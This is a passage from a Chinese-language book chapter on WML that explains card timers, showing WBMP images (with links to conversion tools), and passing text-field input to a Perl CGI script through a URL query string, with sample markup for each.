WML 文档分成很多卡片，以节省显示空间，而且从一个卡片到另一个卡片的一种方式 是单击导航按钮。还有另一种方式——即可以使用计时器。WML 计时器能够测量时间周期， 当这个周期已完成时，浏览器会采取某些活动，例如导航到新卡片，它让用户看到卡片组中 的所有卡片。

例如，我把卡片的 `ontimer` 属性指定为另一个卡片的 ID。当计时器完成时，浏览器将导 航到这个卡片：

```
<?xml version="1.0"?>
<!DOCTYPE wml PUBLIC "-//WAPFORUM//DTD WML 1.1//EN"
    "http://www.wapforum.org/DTD/wml_1.1.xml">
<wml>
    <card id="Card1" ontimer="#Card2" title="Using Timers">
        .
        .
        .
    </card>
```

如何创建计时器呢？可以使用`<timer>`元素，并用 `value` 属性给它指定一个以 0.1 秒为单 位的时间周期。下面给出了一个示例，在此，我给这个卡片的计时器提供一个 5 秒的时间周 期，而且在第一个卡片中添加一些文本，以指出用户将会在 5 秒之后看到第二个卡片：

```
<?xml version="1.0"?>
<!DOCTYPE wml PUBLIC "-//WAPFORUM//DTD WML 1.1//EN"
    "http://www.wapforum.org/DTD/wml_1.1.xml">
<wml>
    <card id="Card1" ontimer="#Card2" title="Using Timers">
        <p align="center"><b>Using Timers</b></p>
        <timer value="50"/>
    <p>
```



```

        In five seconds, you'll see card 2!
    </p>
</card>

```

余下的就是添加要导航到的卡片，即 Card 2:

```

<?xml version="1.0"?>
<!DOCTYPE wml PUBLIC "-//WAPFORUM//DTD WML 1.1//EN"
    "http://www.wapforum.org/DTD/wml_1.1.xml">
<wml>
    <card id="Card1" ontimer="#Card2" title="Using Timers">
        <p align="center"><b>Using Timers</b></p>
        <timer value="50"/>
        <p>
            In five seconds, you'll see card 2!
        </p>
    </card>
    <card id="Card2" title="Welcome">
        <p>
            This is card 2!
        </p>
    </card>
</wml>

```

打开这个卡片组时，会看到第一个卡片，如图 27.16 所示。在 5 秒之后，浏览器会自动导航到第二个卡片。




图 27.16 使用 WML 计时器

### 27.2.10 WML: 处理图像

在 WML 中，也可以像在 HTML 中一样显示图像，但有一个问题。

如果图像没有处于特殊的 WBMP 格式，则不会设置 WML 显示图像——WBMP 格式是黑白的，不包含灰度，而且每个像素只有一位。下面给出了一些在 Internet 上可用的 WBMP 资源：

- ◆ [www.creationflux.com/laurent/wbmp.html](http://www.creationflux.com/laurent/wbmp.html)——Adobe Photoshop 插件，可以使用它创



建 WBMP 文件。

- ◆ [www.phnet.fi/public/jiikoo/](http://www.phnet.fi/public/jiikoo/)——创建 WBMP 文件的画图程序。
- ◆ [www.teraflops.com/wbmp](http://www.teraflops.com/wbmp)——在线转换器，它可以把 BMP、GIF 和 JPG 文件转换为 WBMP 格式。你要打开这个页面，单击 Browse 按钮，导航到想转换的图像文件，并单击 Convert 按钮。

与在 HTML 中一样，可以使用<img>元素显示图像，而且给这个元素的 alt、src、width 和 height 属性分配值。下面给出了一个示例 WML 文档，它显示我为该示例创建的 WBMP 图像：

```
<?xml version="1.0"?>
<!DOCTYPE wml PUBLIC "-//WAPFORUM//DTD WML 1.1//EN"
    "http://www.wapforum.org/DTD/wml_1.1.xml">
<wml>
  <card id="Card1" title="Using Images">
    <p align="center"><b>Using Images</b></p>
    <p align="center">
      
    </p>
  </card>
</wml>
```

在图 27.17 中，可以看到 WBMP 图像。




图 27.17 在 WML 中显示图像

### 27.2.11 WML：接口到Perl

WML 是富有活力的语言。它还可以用几种方式接口到 Perl。

由于使用 WML 可以导航到各种 URL，因此可以接口到 Perl，而且还可以把数据发送给 Perl 脚本。下面给出了一个示例，即 `getdata.wml`。在这个示例中，将通过把该文本控件中的数据附加到 URL 的末尾，来把文本控件中的数据发送给 Perl 脚本，这是将数据发送给 Perl 脚本的典型方式。对于该数据，我将使用“text1”为名：



```

<?xml version="1.0"?>
  <!DOCTYPE wml PUBLIC "-//WAPFORUM//DTD WML 1.1//EN" "http://www.wapforum.
org/DTD/wml_1.1.xml">
  <wml>
    <card id="Card1" title="Interfacing to Perl">
      <p align="center"><b>Interfacing to Perl</b></p>
      <p>
        Want to have Perl read some text?
      </p>
      <p>
        Enter your text here:
        <input type="text" name="data"/>
        <do type="accept" label="Go">
          <go href=
            "http://www.starpowder.com/steve/cgi/wmlreader.cgi?text1=$(data)"/>
        </do>
      </p>
    </card>
  </wml>

```

图 27.18 显示了这个 WML 文档。

